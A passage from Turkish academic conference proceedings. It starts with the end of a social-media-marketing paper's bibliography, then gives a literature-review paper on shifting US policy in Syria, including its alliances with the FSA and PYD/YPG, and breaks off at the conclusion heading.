- Arslan, K. (2003). Otomobil Alımında Tüketici Davranışlarını Etkileyen Faktörler. *İstanbul Ticaret Üniversitesi Dergisi*, 84.
- Baloğlu, A. (2015). *Sosyal Medya Madenciliği*. İstanbul : Beta.
- Bayzan, Ş. (2013). İnternetin Bilinçli ve Güvenli Kullanımı. İnternet Bağımlılığı- Sorunlar ve Çözümler. 259-278. Ankara : Anı Yayıncılık.
- Bostancı, M. (2015). *Sosyal Medya ve Siyaset* . Konya : Palet Yayınları.
- Bozkurt, Ö., & Söyleyici, T. (2017). Sosyal Medya ve Tüketici Davranışları İlişkisi : Türkiye'deki Sosyal Medya Kullanıcıları Üzerine Bir Araştırma. *Kesit Akademi Dergisi*, 51-52.
- Bulunmaz, B. (2011). Otomotiv Sektöründe Sosyal Medyanın Kullanımı ve Fiat Örneği. 30.
- Can, H., & Tuncer, D. (2004). *Genel İşletmecilik Bilgileri* (15. Baskı b.). Ankara: Siyasal Yayınevi.
- Constantinides, E., & Stagno, M. (2011). Potential of the Social Media As Instruments of Higher Education Marketing: A Segmentation Study. 9.
- Çiftçi, H. (2018). Üniversite Öğrencilerinde Sosyal Medya Bağımlılığı. *MANAS Sosyal Araştırmalar Dergisi*, 420.
- Demirel, M., Yörük, M., & Özkan, O. (2012). Çocuklar İçin Güvenli İnternet: Güvenli İnternet Hizmeti ve Ebeveyn Görüşleri Üzerine Bir Araştırma . *Mehmet Akif Ersoy Üniversitesi Sosyal Bilimler Enstitüsü Dergisi* , 54-68.
- Dinç, B. (2018). *Dijitalleşmenin Tüketici Alışkanlıklarına Etkisi*. Aralık 2020 tarihinde http://www.ekonomistler.org.tr/wp-content/uploads/2018/01/digital_1.pdf. adresinden alındı
- Erdoğan, Z., Gegez, E., Odabaşı, Y., Torlak, Ö., Timur, N., Öztürk, S., & Eroğlu , E. (2012). *Pazarlama Yönetimi*. Anadolu Üniversitesi Yayınları.
- Gunelius, S. (2011). *30 Minute Social Media Marketing*.
- Güçdemir, Z. (2017). *Sosyal medya, halkla ilişkiler, reklam ve pazarlama* (1. Baskı b. b.). İstanbul: Derin Yayınları.
- Gül, H., & Boz, M. (2012). İnternet Ortamında Pazarlama, Online Rezarvasyon; Şehirlerarası Otobüs Firmalar Üzerine Bir Araştırma. *İnternet Uygulamaları ve Yönetimi Dergisi*.
- Güven, E. (2014). Sosyal medyadaki ağızdan ağıza pazarlama faaliyetlerinin satın alma kararları üzerine etkileri. 16. Manisa.
- İşlek, M. (2012). Sosyal medyanın tüketici davranışlarına etkileri: Türkiye'deki sosyal medya kullanıcıları üzerine bir araştırma. 98. Karaman.
- Kara, Y., & Coşkun, A. (2012). Sosyal Ağların Pazarlama Aracı Olarak Kullanımı: Türkiye'deki Hazır Giyim Firmaları Örneği. *İİBF Dergisi*, 76.
- Kazançoğlu, İ. (2012). Tüketicilerin Sosyal Ağ Sitelerindeki Reklamlara Yönelik Tutumlarının Satın Alma Davranışları Üzerine Etkisi: Facebook Örneği. *Uluslararası İktisadi ve İdari İncelemeler Dergisi*, 161.
- Kietzmann, J., Hermkens, K., McCarthy, I., & Silvestre, B. (2011). Social media? Get serious! Understanding the functional building blocks of social media. 243.
- Kılıç, Ç. (2015). Gündem Belirleme Kuramı Çerçevesinde Siyasal Karar Verme Sürecinde Sosyal Medya Etkisinin İncelenmesi. 57-58. İstanbul.
- Korkmaz, S., Eser, Z., Öztürk, S., & Işın, F. (2009). *Pazarlama, Kavramlar- İlkeler- Kararlar*. Ankara : Siyasal Kitabevi.
- Kotler, P., & Armstrong, G. (2012). *Principles of Marketing* (14. Baskı b. b.).

- Mayfielt, A. (2010). *What is Social Media*. 2018 tarihinde http://www.icrossing.co.uk/fileadmin/uploads/eBooks/What_is_Social_Media_iCrossing_ebook.pdf. adresinden alındı
- Mucuk, İ. (2009). *Pazarlama İlkeleri*. İstanbul: Türkmen Kitabevi.
- Mucuk, İ. (2016). *Modern İşletmecilik*. İstanbul: Türkmen Yayınevi.
- Ryan, D. (2017). *Dijital Pazarlama*. İstanbul: Türkiye İş Bankası Kültür Yayınları.
- Sevinç, S. (2012). *Pazarlama İletişiminde Sosyal Medya*. İstanbul: Optimist Yayınları.
- Smith, A., Fischer, E., & Yongjian, C. (2012, Mayıs). How Does Brand - related User- generated Content Differ across Youtube, Facebook and Twitter? 103.
- Solmaz, B., Tekin, G., Herzem, Z., & Demir, M. (2013). İnternet ve Sosyal Medya Üzerine Bir Uygulama. 24-25.
- Sözen, M. (2013). Tüketicilerin Teknoloji Ürünlerindeki Marka Tercihini Belirleyen Faktörler. 14.
- Vaynerchuk, G. (2011). *Teşekkür Ekonomisi Müşteri Bağlılığı Yaratmak İçin Sosyal Medyayı Nasıl Kullanmalısınız?* (Z. G. Chalar, Çev.) İstanbul.
- Vural, Z., & Bat, M. (2010). Yeni Bir İletişim Ortamı Olarak Sosyal Medya: Ege Üniversitesi İletişim Fakültesine Yönelik Bir Araştırma. 3348-3382.
- Yılmazdoğan, O., & Özel, Ç. (2014). Sosyal Medya Pazarlamasının Otellerdeki Kullanımının Yararlarına Yönelik Yönetici Algıların Belirlenmesi : Antalya Örneği. *İşletme Fakültesi Dergisi*, 40.
- Zenelaj, B. (2014). Pazarlama Stratejisi Olarak Sosyal Medya İletişimi ile Kurumsal İtibari Oluşturmak: İletişim Sektöründe Bir Araştırma. 83-84. Konya.
- Zimmerman, J., & Sahlin, D. (2010). *Social Media Marketing All in One For Dummies*. 16-20.

KÜRESEL GÜCÜN ASİMETRİK POLİTİKASI: ABD'NİN SURİYE

AÇMAZI

İlker Salih Ebrem¹

¹Siirt Üniversitesi, Kurtalan Meslek Yüksekokulu, Siirt, TURKEY

ilkersalihebrem@hotmail.com

ORCID: 0000-0001-5912-0793

ÖZET

Arap Baharının etkili olduğu ülkelerden biri olan Suriye’de, halk Beşar Esad yönetimine karşı 2011 yılında sokaklara inerek protesto gösterileri başlatmıştır. Suriye halkının demokratik gösterilerine, Esad yönetimi şiddet kullanarak cevap vermiştir. Uygulanan şiddet sonucunda, yönetime muhalif gruplar ile Esad yönetimi arasında çatışmalar başlamış ve Suriye İç Savaşı’nın fitili ateşlenmiştir. Amerika Birleşik Devletleri ise Suriye’de yaşanan çatışmalara müdahil olmaktan kaçınmış ve Arap Baharının yaşandığı diğer ülkeler de olduğu gibi Esad yönetiminin halk tarafından devrilmesini beklenmiştir. Bu süreçte uluslararası sistemin önemli aktörleri olan Rusya, İran ve Çin’in Esad yönetimine desteği ise Suriye’de denklemin değişmesine yol açmıştır. Esad yönetiminin, bu ülkelerin desteğiyle ülke üzerinde kaybettiği kontrolü göreceli olarak tekrardan kazandığı görülmektedir.

Amerika Birleşik Devletleri yönetimi, Suriye’de çatışmalar devam ederken muhalif unsurları bir araya getirmeye ve Esad yönetimine karşı tek bir çatı altında mücadele ettirmeye çabalarken, Irak ve Şam İslam Devleti (İŞİD) faktörü ortaya çıkmıştır. Irak ve Şam İslam Devleti kısa bir süre içerisinde Suriye’de etkin bir güç konumuna gelmiş ve birçok bölgeyi ele geçirmiştir. Örgüte katılan üye sayısı her geçen gün artmaya devam ederken, birçok ülkeden örgüte katılım olduğu gözlemlenmiştir. Irak ve Şam İslam Devleti, Avrupa ülkelerinde

gerçekleştirmiş olduğu sansasyonel eylemler ile kısa sürede birçok ülke için tehdit haline gelmiştir.

Bu gelişmelere bağlı olarak, Amerika Birleşik Devletleri yönetiminin Suriye'deki önceliği Esad olmaktan çıkmıştır ve bölgede Irak ve Şam İslam Devleti'nin yok edilmesine yönelik politikalar izlenmiştir. Bu kapsamda Amerika Birleşik Devletleri, Türkiye ile birlikte Özgür Suriye Ordusu'nu oluşturmuş, fakat bu oluşumdan istediği verimi alamamıştır. Bu gerekçeyle Amerika Birleşik Devletleri'nin Demokratik Birlik Partisi (PYD) ile iş birliğine giriştiği görülmektedir. Bölgesel bir aktör olan Türkiye'nin bu işbirliğine itirazlarına rağmen Amerika Birleşik Devletleri-Demokratik Birlik Partisi işbirliği süreç içerisinde gelişim göstermiştir. Günümüzde, Suriye'de Demokratik Birlik Partisi'nin kontrol ettiği bölgelerde Amerika Birleşik Devletleri'nin askeri üslerinin varlığı ve Amerika Birleşik Devletleri'nin Demokratik Birlik Partisi'ne ve onun askeri kanadına yapmış olduğu mühimmat ve ekonomik destek devam etmektedir. Amerika Birleşik Devletleri'nin Demokratik Birlik Partisi'ne olan desteği, sadece Suriye'ye yönelik hedeflerine ulaşmak için değil, aynı zamanda Irak'ın kuzeyinin ve İsrail'in güvenliğinin sağlanmasına yönelik olduğu düşünülmektedir.

Bu çalışmanın amacı; Amerika Birleşik Devletleri'nin Suriye'de değişim gösteren politikaları ve tutumunu analiz etmek, yerel ortaklarla gerçekleştirmiş olduğu iş birliğinden beklentilerini incelemek ve bu beklentilerin olası sonuçlarının tartışılması olacaktır. Çalışma literatür taraması yapılarak oluşturulacaktır. Çalışma ile Amerika Birleşik Devletleri'nin politikalarını ve bakış açısını anlamak amaçlanmıştır. Bu bakış açısının, Ortadoğu ülkelerinin geleceğinin nasıl şekilleneceği ve Suriye İç Savaşı'nın geleceği açısından belirleyici sonuçlar ortaya konulmasına yardım edeceği düşünülmektedir.

***Anahtar Kelimeler:** Amerika Birleşik Devletleri, Suriye Politikası, Demokratik Birlik Partisi, Suriye İç Savaşı*

ASYMMETRIC POLICY OF GLOBAL POWER: USA'S SYRIAN DİLEMMA

ABSTRACT

In Syria, where the Arab Spring was influential, the citizens went out and started protests against the administration of Bashar Assad in 2011. In response to the democratic

demonstrations of the Syrian people, the Assad administration responded by using violence. As a result of the violence inflicted, clashes started between the opposition groups and the government, so the Syrian Civil War has ignited. On the other hand, United States has refrained from intervening in the conflicts in Syria, and as in other countries where the Arab Spring was experienced, the Assad administration was expected to be overthrown by the people. In this process, Russia, Iran and China, which are important actors of the international system, have led to a change in the equation in Syria with the support of the Assad administration. It is seen that the Assad administration has relatively regained the control which they lost over the country with the support of these countries.

While the United States administration was trying to bring the opposition elements together and fight against the Assad administration under a single roof, the conflicts were continuing in Syria, and at that moment Iraq Sham Islamic State (ISIS) factor has emerged. Iraq Sham Islamic State has become an influential force in Syria in a short time and has taken over many regions.

While the number of members participating in the organization was increasing day by day, it has been observed that there was participation from many countries. Iraq Sham Islamic State has become a threat to many countries in a short time with its sensational actions in European countries.

Depending on these developments, the priority of the United States administration in Syria has ceased to be Assad and policies for the destruction of Iraq Sham Islamic State in the region have been followed. In this context, the United States, along with Turkey, has created the Free Syrian Army but could not get the yield they want from this formation. With this reason, it is seen that the United States cooperates with the Democratic Union Party (PYD), which is a regional actor. Despite Turkey's objection to such cooperation in the development process, the United States- Democratic Union Party cooperation has showed up. Today, the presence of the United States military bases in the regions controlled by the Democratic Union Party in Syria. Also, the ammunition and economic support continuously provided for the Democratic Union Party by the United States. It shows that the United States does not want to achieve only its goals for Syria but also to ensure the security of the north of Iraq and Israel.

The purpose of this study will be to analyze the changing policies and attitude of the United States in Syria, to examine their expectations from their cooperation with local partners and to discuss the possible consequences of these expectations. It is aimed to understand the

policies and perspective of the United States of America by making a literature review. It is thought that this point of view will help put forward the determinant results in terms of how the future of the Middle Eastern countries will be shaped, and the future of the Syrian Civil War.

Key Words: *United States, Syria Policy, Democratic Union Party, Syrian Civil War*

1. GİRİŞ

Ortadoğu petrol rezervlerinin varlığı ile her zaman bir çekim merkezi olmuştur. Özellikle İkinci Dünya savaşının ardından petrole duyulan ihtiyacın tüm dünyada artması üzerine, zengin petrol rezervlerine sahip olan Ortadoğu bölgesi, küresel aktörlerin dikkatini çekmeye başlamıştır. ABD için de durum farklı olmamıştır. 1950'lerden itibaren ABD'nin Ortadoğu politikası şekillenmeye başlamış ve üç sütun üzerine inşa edilmiştir. Bu sütunlardan ilki, bölgeden çıkarılan petrol rezervlerinin tedarik zincirine dâhil edilerek sorunsuz bir şekilde arzının sağlanmasıdır. İkincisi, bölgede Arap devletler tarafından çevrelenen İsrail'in güvenliğinin sağlanması olmuştur. Son sütun ise bölgede yer alan ve müttefik olarak değerlendirilen ülke yönetimlerinin desteklenmesi şeklindedir (Erol ve Çelik, 2018: 25). ABD'nin Ortadoğu politikasının geçmişten güzümüze kadar temelde pek bir farklılık göstermediği düşünülmektedir.

ABD'de yaşanan 11 Eylül saldırılarının ardından Ortadoğu'da birçok gelişme yaşanmıştır. Bu gelişmelerin en önemli ve kapsamlısı Arap Baharı olmuştur. Arap Baharının yaratmış olduğu değişim dalgasından Suriye'de etkilenmiştir. Suriye'de başlayan halk ayaklanmasının sonucunda rejim ile halk arasında çatışmalar yaşanmıştır. ABD yönetimi Esad rejiminin şiddet kullanımını eleştirmiş ve rejime karşı muhaliflerin yanında yer almıştır. ABD'nin Suriye politikasında önceliği Esad rejiminin yıkılması ve ülkede uyumlu çalışabileceği bir yönetimin kurulmasıyken IŞİD faktörü tüm planları alt üst etmiştir. IŞİD'in küresel terör üreten bir örgüt haline gelmesi, ABD'yi endişelendirmiş ve Suriye politikasında değişikliğe neden olmuştur. ABD için Suriye'deki öncelik Esad rejiminin devrilmesinden ziyade IŞİD'in yok edilmesine dönüşmüştür. Bu kapsamda, ABD'nin Suriye'deki ittifak ilişkilerinde değişim yaşanmıştır. ABD, Suriye'de ulusal aktörlerden ziyade yerel aktör olarak gördüğü PYD/YPG ile ortaklık ilişkisine başlamıştır. ABD'nin Suriye politikasında yaşanan değişimin temel dinamikleri arasında IŞİD faktörünün yanı sıra İran'ın sınırlandırılması ve İsrail'in güvenliğinin sağlanması da yer almaktadır.

Suriye'de İç Savaşa Giden Yol ve ABD

ABD'nin Suriye yönetimleri ile ilişkileri ise asimetrik bir şekilde ilerlemiştir. Soğuk Savaş konjonktüründe bloklar arasında yaşanan çekişmenin sonucu olarak Sovyetler Birliği ile Suriye yakın ilişkilere sahip olmuştur. Soğuk Savaş'ın Sovyetler Birliğinin çökmesi ve tek kutuplu düzene geçilmesi

ile birlikte ABD ve Suriye ilişkilerinde yumuşama yaşanmıştır. Hafız Esad'ın pragmatik dış politikası iki ülke arasındaki ilişkileri geliştirmeye başlamıştır. Hafız Esad'ın ölümünün ardından yönetimi oğlu Beşşar Esad devralmıştır. Beşşar Esad'ın koltuğa oturmasından kısa bir süre sonra ABD'de 11 Eylül saldırıları yaşanmıştır. 11 Eylül saldırıları, ABD'nin Ortadoğu politikası için dönüm noktası olmuştur. 11 Eylül saldırılarının yaratmış olduğu sarsıntı, ABD'nin Ortadoğu politikasında daha saldırgan bir tutum sergilemesinin zeminini oluşturmuştur. Bu saldırıların ardından ABD başkanı Bush, "Ulusa Sesleniş" konuşmasında, terörizme destek verdikleri gerekçesi ile İran, Irak ve Kuzey Kore'yi "şer eksenli" olarak tanımlamıştır (Altunışık, 2009: 76) . Bu tanımlamadan kısa bir süre sonra Irak üzerindeki baskı artmış ve Irak Savaşı başlamıştır. Tüm bu gelişmeler karşısında Suriye lideri Esad'ın, İran yönetimine desteği, ABD'nin Irak savaşına karşı olumsuz tutum sergilemesi ve Lübnan'ın iç işlerine etkin müdahalesi nedeni ile ABD ile ilişkileri gerilmiştir.

2010 yılında Tunus'ta Muhammed Bouzazi'nin kendini yakması ile baskıcı ve otoriter rejimlere karşı halk hareketleri başlamıştır. Bu hareket domino etkisi ile Arap ülkelerinin birçoğuna sirayet etmiş ve bu süreç Arap Baharı olarak adlandırılmıştır. (Özkan, 2016: 2) . Suriye ise Arap Baharı'nın en karmaşık ve en uzun yaşandığı ülke olmuştur. Suriye'de başlayan halk hareketlerine karşı Esad yönetimi orantısız güç uygulamış ve halkın isteklerine tepkisiz kalmıştır. Bunun sonucunda, Esad yönetiminin uluslararası alanda meşruiyeti sorgulanır hale gelmiştir.

Suriye yönetiminin halk hareketlerine şiddet ile karşılık vermesi, ABD'nin muhaliflere güçlü bir şekilde destek vereceği beklentisini arttırmıştır. ABD'nin muhalif unsurlara desteği ise sınırlı kalmıştır. ABD, Suriye'de muhaliflere ekonomik ve silah desteği sağlamış ancak Suriye'de aktif bir şekilde askeri güç bulundurmamıştır. ABD'nin sınırlı desteğinin nedeni ise Bush döneminde gerçekleştirdiği Irak savaşı ve sonrasında yaşadığı itibar kaybı ve ekonomik kayıplardır. ABD, Irak savaş ile yaşadığı "işgalci ülke" algısından korunmak için Suriye İç Savaşı'na mesafeli yaklaşmıştır (Özkan, 2016: 2). Suriye'de iç karışıklığın başladığı günlerde başkanlık koltuğunda Barack Obama bulunmaktaydı. Obama'nın 2008 yılında yapılacak olan başkanlık seçimleri öncesi temel seçim taahhütlerinden birisi ise Irak ve Afganistan'da devam eden savaflara son vermek ve Amerikan askerlerinin ülkelerine dönmelerini sağlamaktı. Bu nedenle, Obama yönetimi Suriye'de yaşanan çatışmalara askeri müdahalede bulunmak istemiyordu (Cerrah, 2016: 325). ABD, Suriye de İç Savaş'ın başlamasının ardından, Esad yönetiminin Libya ve Mısır örneklerinde olduğu gibi çok uzun dayanamayacağını düşünmekte ve Esad yönetiminin dış müdahale olmadan içeriden çökeceğine inanmaktaydı.

2. ABD'nin Suriye Politikasında Yaşanan Eksen Kayması

ABD, Suriye'de çatışmaların başlamasının ardından Esad muhaliflerine sınırlı destek vermekte ve Esad rejiminin kısa sürede devrilmesini beklemekteydi. Esad rejimini devirmesi beklenen Suriyeli

muhallifler ise dağınık bir halde ve kendi içlerinde organize olamamaları sebebi ile Esad rejimini devirebilmekten uzak görüntü çizmişlerdi. Buna karşın Esad yönetiminin üzerindeki uluslararası baskı her geçen gün artmakta ve ülkede yer alan rejim muhalif unsurlara karşı güç kaybetmekteydi. Esad rejiminin güç kaybetmeye başlaması üzerine, Esad rejimi ile iyi ilişkilere sahip ülkelerden olan ve Ortadoğu coğrafyasında Esad rejiminin devrilmesinden olumsuz etkilenecek olan Rusya ve İran, Suriye denklemine dâhil olmuşlardır. ABD yönetiminin Suriye İç Savaşına müdahil olmak istememesi, Rusya'nın pro-aktif politikalar ile bölgede etkin olmasının yolunu açtığı gibi Suriye İç Savaşı'nın da seyrini değiştirmiştir. Rusya, Çin ve İran'ın uluslararası arenada Esad yönetimine desteği, Suriye'ye olası dış müdahalelerin önünü kapamış ve Esad rejiminin devrilmesini engellemiştir (Cerrah, 2016: 327).

ABD ve Türkiye ise Esad rejiminin devrilmesi için muhalefeti organize etmek ve askeri destek vermek amacıyla Özgür Suriye Ordusu'nun kuruluşuna öncülük etmiştir. 2012 yılının sonuna doğru kurulan ÖSO ile Esad rejiminin devrilmesi amaçlanmıştır. 2013 yılında ise ABD ve Türkiye'nin öncülüğünde muhalif grup olan ÖSO'ya yönelik "Eğit-Donat" programı başlatılmıştır. Bu program kapsamında ÖSO'ya bağlı savaşçıların eğitilip, askeri teçhizatlar ile donatılmaları ve Esad rejimine karşı mücadele etmeleri beklenmiştir (BBC News, 2018). Suriyeli muhaliflerin Esad karşısında organize olup savaşmaya başlamasına rağmen denkleme yeni bir aktör olan IŞİD eklenmiştir. Bu aktör Suriye İç Savaşı'nın geleceğini değiştirdiği gibi ittifak yapılarını da etkilemiştir.

Obama yönetiminin Irak'tan zamansız ve gerekli düzen kurulmadan ayrılması, Irak'ta büyük bir tahribat yaratmıştır. Irak'ta yaşanan tahribat cihatçı örgütlere zemin hazırlamıştır. Irak'ta oluşan bu zemin IŞİD terör örgütünün ortaya çıkmasına sebep olmuştur (Cerrah, 2016: 327). IŞİD kısa süre içerisinde Irak'ta organize olmaya başlamış ve militan sayısını arttırmıştır. 2014 yılı itibarıyla Suriye'de varlık göstermeye başlamış ve Suriye denklemine yerini almıştır. Cihatçı bir aktör olan IŞİD'in Suriye'deki varlığı ve etkisi her geçen gün genişlemiştir. IŞİD'in Suriye'deki amacı, Esad yönetiminin devrilmesinden ziyade mümkün olabildiği kadar toprak kazanmak ve yönettiği alanı genişletmek olmuştur. Bu kapsamda IŞİD, Suriyeli muhalif güçlerle de savaşmıştır. IŞİD'e kısa süre içerisinde dünyanın birçok ülkesinden katılım olmuş ve ele geçirdiği toprakları gün geçtikçe genişletmiştir. Kontrolsüz bir şekilde büyümeye başlayan örgütün sivil insanları öldürmesi, birçok farklı ülkede militanları aracılığı ile kanlı eylemler yapması ve Avrupa'nın önemli merkezlerinden olan Brüksel, Berlin ve Paris'te gerçekleştirdiği baskın ve kanlı eylemler, örgütün küresel boyutta konuşulmasına ve yok edilmesi için büyük bir kamuoyunun oluşmasına neden olmuştur. IŞİD'in Avrupa'da gerçekleştirdiği eylemler ve Suriye'de ele geçirdiği alanlarda sergilediği şiddet, ABD'nin Suriye politikasında değişime neden olmuştur. ABD için stratejik öncelik Esad rejiminin devrilmesinden ziyade IŞİD'in yok edilmesine dönüşmüştür (Orhan, 2014: 45).

ABD, Esad rejiminin devrilmesi amacı ile eğitip donattığı ÖSO'yu, IŞİD ile mücadele etmek için de kullanmaya çalışmış ancak ÖSO'dan yeterli verimi alamamıştır. ÖSO'nun kısa süre içerisinde yeteri kadar eğitilememiş olması ve ÖSO'ya verilen ağır silahların IŞİD'in eline geçebileceği ihtimali, ABD'yi endişelendirmiştir. IŞİD'in eline geçebilecek ağır silahların çeşitli eylemlerde ve İsrail'e karşı kullanılabilme ihtimaline karşın "Eğit-Donat" projesine son verilmiştir (Polat, 2016: 148-149).

ABD, ÖSO'dan istediği verimi alamaması iddiası ile "Eğit-Donat" projesini sonlandırmasının ardından yerel ittifak kurabileceği güç arayışına girmiştir. ABD aradığı profili PYD/YPG'de bulmuştur. Suriye'de yaşanan iç savaşın hazırladığı zemin ve PKK'nın desteği sonucunda YPG kısa bir sürede organize olmuştur. PYD/YPG iç savaştan faydalanarak Ayn el-Arap bölgesini ele geçirmiştir. PYD'nin elinde bulundurduğu Ayn el-Arap bölgesi IŞİD tarafından kuşatılmış ve bölgenin etrafındaki köyleri ele geçirmiştir. Ayn el-Arap merkezinde ise IŞİD ve YPG mensupları arasında şiddetli çatışmalar yaşanmaya başlanmıştır. YPG'nin Ayn el-Arap'ta IŞİD'e karşı zor durumda kalması üzerine PYD'nin lider kadrosu, IŞİD ile mücadele kapsamında kurulan uluslararası koalisyon güçleri ve ABD'den silah yardımı ve askeri destek talebinde bulunmuşlardır. ABD bu talebe olumlu karşılık vererek Ayn el-Arap çevresindeki IŞİD hedeflerini yoğun bir şekilde bombalamış ve PYD'ye kargo uçakları ile silah desteğinde bulunmuştur. ABD'nin desteği ile birlikte IŞİD, Ayn el-Arap çevresinden çekilmek zorunda kalmıştır. ABD ve YPG'nin Ayn el-Arap ittifakı, ABD'ye Suriye'de IŞİD ile mücadele ve bölgesel hedefler kapsamında YPG'yi kara gücü olarak kullanabileceğini göstermiştir (Acun ve Keskin, 2016: 26-27).

ABD'nin YPG ile olan ilişkisi ve bu ilişkinin gün geçtikçe geliştirilmesi, uluslararası arenada müttefik ilişkilerine sahip iki ülke olarak anılan Türkiye ve ABD'nin müttefiklik ilişkisine zarar vermiştir. Türkiye, ABD'nin PYD/YPG ile olan ilişkisine şiddetle karşı çıkmıştır zira Türkiye için PYD/YPG yıllardır silahlı mücadele verilen ve ABD'ye göre de terör örgütü olarak kabul edilen PKK'nın Suriye koludur. ABD, Türkiye'nin tepkilerini dindirmek için ara bir formül ile Suriye Demokratik Güçleri (SDG) isimli yapıyı kurmuş ve bu yapı ile Türkiye'nin YPG/PYD'ye yapacağı olası sınır ötesi harekâtın önlenmesini amaçlayarak YPG'nin sahadaki varlığını sürdürmesinin zeminini hazırlamaya çalışmıştır. SDG yine PYD/YPG kontrolünde bir oluşum olup bu oluşumun ana omurgasını YPG oluşturmakta, ancak SDG içerisinde az miktarda Türkmen, Arap ve Süryani gruplardan da varlık göstermektedir (BBC News, 2019).

ABD, YPG'ye askeri desteğine devam etmiş ve 2015 yılında ABD başkanı Obama'nın talimatıyla ABD ordusuna bağlı özel kuvvetlerden oluşan bir grup, SDG'ye operasyonel danışmanlık yapmak için gönderilmiştir. Bu grubun temel görevi SDG'lileri eğitmektir (Acun ve Keskin, 2016: 31). ABD'nin IŞİD ile mücadelede YPG militanlarını eğitmesinin ardından Obama'nın IŞİD ile Mücadele Özel Temsilcisi Brett McGurk, Kobani'ye giderek, PYD yöneticileri olan Aldar Halil, Anwar Müslim, Akram Hüso ve PKK'nın yönetim kadrosunda yer alan Şahin Cilo (Mazlum Kobani) ile görüşmüştür

(Barfi, 2016: 10). ABD, IŞİD ile mücadele kapsamında PYD/YPG'ye hava harekâtları, istihbarat, malzeme ve eğitim alanlarında destek vermiştir. ABD'nin PYD/YPG ile gerçekleştirmiş olduğu ittifakın temelinde IŞİD ile mücadele olduğu söylenmektedir, ancak bu politikanın açmazlarından biri ABD'nin IŞİD terör örgütüne karşı gerçekleştirilen mücadelede başka bir terör örgütü olan YPG/PYD'yi kullanmış olmasıdır (Cerrah, 2016: 329).

3. ABD'nin Temel Hedefleri

Obama'nın ardından 2017 yılında ABD başkanlığına seçilen Donald Trump'un Ortadoğu politikası Obama'dan farklı olmamıştır. Trump'un 2017 yılında imzalamış olduğu Ulusal Güvenlik Strateji belgesi, ABD'nin Suriye politikası hakkında ipuçları içermektedir. Bu belgeye göre İran'ın Ortadoğu'da bulunan terör örgütlerini desteklediği, şiddeti tırmandırıp istikrarsız ortamdan faydalanarak, vekil aktörlerine silah ve finansman kaynağı yarattığı iddia edilmektedir. Bu durumun bölge ülkeleri ve İsrail'in, küresel enerji piyasasındaki güvenliğini tehlikeye attığı öne sürülmektedir (Özdemir ve Akbaş, 2020: 64). Irak'ta bulunan Haşdi Şabi'nin İran kontrolünde bulunması ayrıca Lübnan'da siyasi ve askeri olarak etkin bir güce sahip olan Hizbullah'ın İran tarafından desteklenmesi, ABD'nin İran'ı nüfus alanını daraltmak istemesindeki başlıca nedenlerdir. İran'ın Suriye İç Savaşında Esad rejiminin yanında yer alması ve güçlü destek vermesinin temel sebebi, Esad rejiminin düşmesi halinde kendisinin çevreleneceğini düşünmesi ve Hizbullah ile bağlantısının kesilme ihtimalidir.

ABD yönetimi, Ortadoğu'da bulunan çıkarları kapsamında, bölgede etkin bir güç haline gelen İran'ı dengelemek, İran'ın nüfus alanını daraltmak ve İsrail'in güvenliğini sağlamak istemektedir. ABD, bu amaçlar doğrultusunda Irak ve Suriye'de Federal bir Kürt devleti kurmayı çıkarlarına uygun görmektedir (Özdemir ve Akbaş, 2020: 64). Suriye'de, PYD/YPG'nin elinde bulundurduğu toprakların konumu, PYD/YPG'ye ekonomik girdi sağlayacak toprakları kapsamaktadır. Bu bölge ayrıca İran'ın bölgedeki etkinliğinin sınırlandırılması ve İsrail'in güvenliğinin sağlanması için önem teşkil etmektedir. İsrail, PYD/YPG'nin elinde bulundurduğu topraklar üzerinden Irak'ta yer alan Şii milislere karşı saldırılar düzenlemektedir. İsrail, İran'ın bölgesel politikalarını tehdit olarak görmektedir ve bu politikaları sınırlandırmak amacıyla Suriye'nin kuzeyindeki devletleşme çabalarını desteklemektedir. İsrail'in bu politikasına 2014 yılında Kuzey Irak'ta kurulmak istenen bağımsız bir Kürt devleti girişimine destek vererek başlanmıştır. İsrail, 2017 yılında ise Irak Kürt Bölgesel Yönetimi tarafından gerçekleştirilecek bağımsızlık referandumuna güçlü bir şekilde destek vermiştir (Bulut, 2020: 13-13).

ABD'de son yapılan başkanlık seçimlerini kazanan Joe Biden'in Suriye politikasının, diğer başkanlardan farklı olması beklenmemektedir. Trump döneminde alınan Amerikan askerlerinin Suriye'den çekilme kararına rağmen Suriye'de 1000 civarı ABD askeri bulunmaktadır. Biden'in Suriye'de bulunan ABD askerlerini belirli periotlarda azaltacağı düşünülmektedir. Biden döneminde

de kendinden önceki başkanlar gibi ABD'nin PYD/YPG'yi kullanarak İran, Rusya ve Esad rejimini sınırlandırmayı ve Fırat'ın doğusundaki bölgeye siyasi statü kazandırmayı amaçladığı düşünülmektedir (Sudagezer, 2020).

Bu doğrultuda Joe Biden döneminde ABD'nin Suriye politikasında kapsamlı değişimler beklenmediği gibi Türkiye'nin itirazlarına rağmen PYD/YPG'ye verilen desteğin devam edileceği düşünülmektedir. Joe Biden'in göreve geldikten sonra Orta Doğu ve Kuzey Afrika Koordinatörlüğüne Brett McGurk'ü getirmesi bu düşünceyi destekler niteliktedir. Zira McGurk, ABD eski başkanı Obama tarafından IŞİD ile Mücadele Özel Temsilcisi olarak göreve getirilmişti. McGurk, görev sürecinde Suriye'de YPG'liler ile yakın ilişkisi ve verdiği fotoğraflar ile Türkiye'nin tepkisini çekmişti. Trump yönetiminin Aralık 2018'de Suriye'den çekilme kararı almasının ardından McGurk istifa etmiş ve geri plana çekilmişti (Salcı, 2021). Brett McGurk'ün PYD/YPG ile yakın ilişkisi ve bu örgüte desteği bilinirken, ABD başkanı Biden tarafından Orta Doğu ve Kuzey Afrika Koordinatörlüğüne atanması, ABD yönetiminin Suriye'de PYD/YPG'yi kullanmaya devam edeceğini göstermektedir.

Biden döneminin henüz yeni başladığı bir zamanda ABD'nin Türkiye Büyükelçisi David Satterfield'in YPG ile ilgili yapmış olduğu açıklamada *"Bu konuda ABD'nin siyaseti değişmedi. Kuzeydoğu Suriye'de DEAŞ'ın yarattığı tehdide karşı mücadelede çabalarımıza devam ediyoruz. Kuzeydoğu Suriye'deki bu mücadelede SDF ile birlikte çalışmaya devam ediyoruz"* (Erkuş, 2021) cevabı, ABD'nin Suriye politikasındaki ana aktörün YPG/PYD olduğunu göstermektedir.

4. SONUÇ:

